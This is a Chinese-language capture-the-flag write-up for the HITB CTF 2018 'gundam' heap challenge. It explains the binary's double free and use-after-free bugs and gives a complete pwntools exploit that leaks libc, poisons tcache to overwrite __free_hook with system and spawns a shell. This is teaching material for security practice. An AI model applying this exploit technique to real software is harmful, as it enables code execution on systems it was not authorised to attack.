HITB CTF 2018 gundam 做题笔记

原创

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PWN 专栏收录该内容

117 篇文章 6 订阅

订阅专栏

前言

开始挑战堆题, 做一道2018年HITBCTF赛题的复现

ctfhub有题目环境https://www.ctfhub.com/#/challenge搜索gundam

BUUCTF也有

不过线上题目环境和CTF-All-in-one的有出入, 测试过发现本地能打通的exp, 远程通过劫持hook的打法是打不通的, 之后另出一篇解远程打法

解题过程

题目文件在CTF-All-in-one有提供, 路径`/src/writeup/6.1.19_pwn_hitbctf2018_gundam`

```
gundam1$ file pwn
pwn: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=564
3cd77b84ace35448d38fc49e4d3668ef45fea, stripped
gundam1$ checksec pwn
[*] '/home/pwn/\xe6\xa1\x8c\xe9\x9d\xa2/gundam1/pwn'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
gundam1$ ldd pwn
    linux-vdso.so.1 (0x00007fff5e0fe000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f39799fd000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f3979e06000)
```


这里需要用change_ld.py脚本更换pwn文件的ld版本(除此之外还可以用patchelf/docker更换版本)

形成习惯, 还是统一使用patchelf执行

下载libc-2.26.so和对应ld.so文件放到gundam目录下

```
patchelf --replace-needed libc.so.6 ./libc-2.26.so pwn
patchelf --set-interpreter ./ld-2.26.so pwn
```

```
gundam$ patchelf --replace-needed libc.so.6 ./libc-2.26.so pwn
gundam$ patchelf --set-interpreter ./ld-2.26.so pwn
gundam$ ldd pwn
        linux-vdso.so.1 (0x00007ffe7bfde000)
        ./libc-2.26.so (0x00007f9cebe16000)
        ./ld-2.26.so => /lib64/ld-linux-x86-64.so.2 (0x00007f9cec3fd000)
```

老规矩, 先运行查看程序流程

```
gundam$ ./pwn

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 1
The name of gundam :zzzzzzzzzzzz
The type of the gundam :2

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit

Your choice : 2

Gundam[0] :zzzzzzzzzzzz
Type[0] :Agies

1 . Build a gundam
2 . Visit gundams
3 . Destory a gundam
4 . Blow up the factory
5 . Exit
```

逆向分析一轮

```
void __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  sub_1022(a1, a2, a3);
  while ( 1 )
  {
    sub_AEA();
    read(0, buf, 8uLL);
    switch ( atoi(buf) )
    {
      case 1:
        sub_B7D();
        break;
      case 2:
        sub_EF4();
        break;
      case 3:
        sub_D32();
        break;
      case 4:
        sub_E22();
        break;
      case 5:
        puts("Exit....");
        exit(0);
      default:
        puts("Invalid choice");
        break;
    }
```


查看创建gundam的函数 `sub_B7D`

```
__int64 sub_B7D()
{
  int v1; // [rsp+0h] [rbp-20h] BYREF
  unsigned int i; // [rsp+4h] [rbp-1Ch]
  void *s; // [rsp+8h] [rbp-18h]
  void *buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  s = 0LL;
  buf = 0LL;
  if ( (unsigned int)dword_20208C <= 8 )
  {
    s = malloc(0x28uLL);
    memset(s, 0, 0x28uLL);
    buf = malloc(0x100uLL);
    if ( !buf )
    {
      puts("error !");
      exit(-1);
    }
    printf("The name of gundam :");
    read(0, buf, 0x100uLL);
    *((_QWORD *)s + 1) = buf;
    printf("The type of the gundam :");
    __isoc99_scanf("%d", &v1);
    if ( v1 < 0 || v1 > 2 )
    {
      puts("Invalid.");
      exit(0);
    }
    strcpy((char *)s + 16, &aFreedom[20 * v1]);
    *(_DWORD *)s = 1;
    for ( i = 0; i <= 8; ++i )
    {
      if ( !qword_2020A0[i] )
      {
        qword_2020A0[i] = s;
        break;
      }
    }
    ++dword_20208C;
  }
  return 0LL;
}
```

s是gundam结构体, buf用来存放name, 结构体大小为0x28, gundam的factory数组是`qword_2020A0`, 要求长度<=8, `dword_20208C`表示当前gundam的数目, 另外注意buf在输入name时没有在末尾添加'\x00'也没有初始化, 所以可能泄露信息和存在上一轮留下的有用信息

接下来`sub_EF4`是打印现有的gundam操作

`sub_D32`是删除gundam

```
__int64 sub_D32()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( dword_20208C )
  {
    printf("Which gundam do you want to Destory:");
    __isoc99_scanf("%d", &v1);
    if ( v1 > 8 || !qword_2020A0[v1] )
    {
      puts("Invalid choice");
      return 0LL;
    }
    *qword_2020A0[v1] = 0;
    free(*(qword_2020A0[v1] + 8LL));
  }
  else
  {
    puts("No gundam");
  }
  return 0LL;
}
```

先将gundam是否在用的标志置为0 `*qword_2020A0[v1] = 0`, 然后释放buf `free(*(qword_2020A0[v1] + 8LL))`
一碰到free, 事情开始变得微妙起来, factory[i]在gundam删除后没有置空, buf指针是一直存在的, factory[i]->buf可能被重复释放, 另外buf指针因为没有设为null, 所以也可能存在UAF漏洞, 还有一个逻辑漏洞, 那就是释放一个gundam之后没有将全局计数器`dword_20208C`-1

最后是清理gundam的函数`sub_E22`

```
unsigned __int64 sub_E22()
{
  unsigned int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  for ( i = 0; i <= 8; ++i )
  {
    if ( qword_2020A0[i] && !*qword_2020A0[i] )
    {
      free(qword_2020A0[i]);
      qword_2020A0[i] = 0LL;
      --dword_20208C;
    }
  }
  puts("Done!");
  return __readfsqword(0x28u) ^ v2;
}
```

将标志为0的gundam释放, 即所有不为0的factor[i]置为0, 不过依然没有将`factor[i]->buf`置为0, 这里弥补了上面的计数器逻辑缺陷


可以分析出gundam的结构体

```
struct gundam{
 int in_use_tag;
 char *buf_ptr;
 char type[24];
}
```


漏洞利用

(1) 需要利用unsorted bin的chunk泄露libc基址, 计算__free_hook和system地址
(2) 利用类似fastbin的double free漏洞制造tcache poisoning, 以在&__free_hook分配chunk, 然后修改__free_hook为system地址
(3) 释放gundam, 调用free(), 此时会调用system("/bin/sh"), get shell

先释放7个chunk填满tcache, 然后释放第八个chunk会进入unsorted bin



再次申请回8个chunk, 第8个chunk没有加"\x00"阻断字符串, 所以Visit函数可以泄露main_arena地址, 这样libc基址就可以计算出来



逆向libc-2.26.so文件, 找到main_arena的地址

```
119     if ( v18 == &dword_3DAC20 )
120     {
121       _RSI = (unsigned __int64)&qword_3DAC78;
122       v20 = v9;
123       v16 = sub_88660(a1, &qword_3DAC78, &qword_3DB4A0);
124       LODWORD(v9) = v20;
```

接下来是tcache poisoning, 利用double free将chunk0的fd指针指向chunk0本身

```
pwndbg> bin
tcachebins
0x110 [  4]: 0x563aefcaba10 ◂— 0x563aefcaba10
```

`blow_up()`

```
0x55dc149b3640    0x0                 0x110    Used    None    None
0x55dc149b3750    0x0                 0x30     Freed   0x55dc149b38a0    None
0x55dc149b3780    0x0                 0x110    Used    None    None
0x55dc149b3890    0x0                 0x30     Freed   0x55dc149b39e0    None
0x55dc149b38c0    0x0                 0x110    Used    None    None
0x55dc149b39d0    0x0                 0x30     Freed   0x0               None
0x55dc149b3a00    0x0                 0x110    Freed   0x55dc149b3a10    None
0x55dc149b3b10    0x0                 0x30     Used    None    None
0x55dc149b3b40    0x0                 0x110    Used    None    None
```



```
build(p64(free_hook_addr))
build(b"/bin/sh\x00")
```

```
pwndbg> x/10gx 0x55630092ca00
0x55630092ca00:  0x0000000000000000      0x0000000000000111
0x55630092ca10:  0x00007fb6af4158a8      0x000000000000000a
0x55630092ca20:  0x0000000000000000      0x0000000000000000
0x55630092ca30:  0x0000000000000000      0x0000000000000000
```

free_hook_addr

```
pwndbg> bin
tcachebins
0x30 [  2]: 0x55630092c8a0 —▸ 0x55630092c9e0 ◂— 0x0
0x110 [  3]: 0x55630092ca10 —▸ 0x7fb6af4158a8 (__free_hook) ◂— 0x0
```

这一步比较复杂, 解释一下, 第一个 `build(p64(free_hook_addr))` 会把chunk0的fd写成free_hook_addr, 此时free_hook就被链入tcache bin了, 下一步 `build(b"/bin/sh\x00")` 会将chunk0写成 `/bin/sh\x00` , 此时chunk0被完全申请出来(申请了两次, 第二次申请chunk0就不在tcache中了), 最后再申请一个chunk, 就会申请到 `free_hook_addr` 位置处, 写入的数据就会覆盖 `free_hook_addr` , 把这个劫持到system_addr, 再 `destory(1)` 就能调用 `system("/bin/sh\")`

```python
from pwn import *
import pwnlib

context.log_level="debug"
sel = 0
url, port = "node4.buuoj.cn", 26290
filename = "./pwn"
io = process(filename) if sel == 0 else remote(url, port)
libc = ELF("./libc-2.26.so")

def P():
    gdb.attach(io)
    pause()

def build(name):
    io.sendlineafter("Your choice : ", "1")
    io.sendlineafter("gundam :", name)
    io.sendlineafter("The type of the gundam :", "0")

def visit():
    io.sendlineafter("choice : ", "2")

def destroy(idx):
    io.sendlineafter("choice : ","3")
    io.sendlineafter("Destory:", str(idx))

def blow_up():
    io.sendlineafter("choice : ", "4")

def leak():
    global free_hook_addr, system_addr

    for i in range(9):
        build("Z" * 7)
    # P()
    for i in range(7):
        destroy(i)
    destroy(7)
    # P()
    blow_up()
    for i in range(8):
        build("Z" * 7)
    # P()

    visit()
```

```python
    leak = u64(io.recvuntil("Type[7]", drop=True)[-6:].ljust(8, b'\x00'))
    libc_base = leak - 0x3DAC78 # main_arena_addr
    free_hook_addr = libc_base + libc.symbols["__free_hook"]
    system_addr = libc_base + libc.symbols["system"]

    log.info("libc base: 0x%x" % libc_base)
    log.info("__free_hook address: 0x%x" % free_hook_addr)
    log.info("system address: 0x%x" % system_addr)

def overwrite():
    destroy(2)
    destroy(1)
    destroy(0)
    destroy(0)
    # P()
    blow_up()
    # P()
    build(p64(free_hook_addr))
    build(b"/bin/sh\x00")
    # P()
    build(p64(system_addr))

def pwn():

    destroy(1)
    io.interactive()

if __name__ == "__main__":
    leak()
    overwrite()
    pwn()
```

```
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x3e bytes:
    b'core  exp.ipynb  exp.py  ld-2.26.so  libc-2.26.so  ot.py  pwn\n'
core  exp.ipynb  exp.py  ld-2.26.so  libc-2.26.so  ot.py  pwn
$
```


本地通了, 但是发现远程不通, 之后补充远程打法


总结

卡点


(1) change_ld之后, 出现这个错误, 程序运行不了


```
6.1.19_pwn_hitbctf2018_gundam$ ./gundam_debug
GNU C Library (Ubuntu GLIBC 2.26-0ubuntu2.1) stable release version 2.26, by Rol
and McGrath et al.
Copyright (C) 2017 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 6.4.0 20171010.
Available extensions:
        crypt add-on version 2.1 by Michael Glad and others
        GNU Libidn by Simon Josefsson
        Native POSIX Threads Library by Ulrich Drepper et al
        BIND-8.2.3-T5B
libc ABIs: UNIQUE IFUNC
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```


原因: 将ld.so与libc-2.26.so混淆, change_ld是用于更改ld版本, libc版本需要另外更改
(2) 在glibc-all-in-one查找匹配的ld.so, 发现没有libc-2.26.so版本可以下载, 陷入困难



在old_list存在2.26版本, 不过下载失败






```
glibc-all-in-one-master$ ./download 2.26-0ubuntu2_amd64
Getting 2.26-0ubuntu2_amd64
  -> Location: https://mirror.tuna.tsinghua.edu.cn/ubuntu/pool/main/g/glibc/libc
6_2.26-0ubuntu2_amd64.deb
  -> Downloading libc binary package
Failed to download package from https://mirror.tuna.tsinghua.edu.cn/ubuntu/pool/
main/g/glibc/libc6_2.26-0ubuntu2_amd64.deb
```

搜索了大半个小时, 找到下载特定libc和ld版本的地址

https://github.com/5N1p3R0010/libc-ld.so

下载匹配2.26的ld.so, 更改二进制文件的ld.so与libc.so版本, 运行

(3) 理解double free修改__free_hook地址的原理

难点

本题启用了tcache, 需要先给tcache填7个chunk, 填满之后第8个chunk才会进入unsorted bin

利用fastbin dup二次释放漏洞, 同一个chunk两次进入tcache bin, 修改next指针构造tcache poisoning

参考

https://firmianay.gitbook.io/ctf-all-in-one/6_writeup/pwn/6.1.19_pwn_hitbctf2018_gundam

http://blog.topsec.com.cn/pwn%E7%9A%84%E8%89%BA%E6%9C%AF%E6%B5%85%E8%B0%88%EF%BC%88%E4%BA%8C%EF%BC%89%EF%BC%9Alinux%E5%A0%86%E7%9B%B8%E5%85%B3/

https://lexsd6.github.io/2021/03/25/%E4%BF%AE%E6%94%B9ELF%E6%96%87%E4%BB%B6libc%E4%B8%BA%E6%8C%87%E5%AE%9A%E7%89%88%E6%9C%AC/

https://blog.csdn.net/Longyu_wlz/article/details/108550528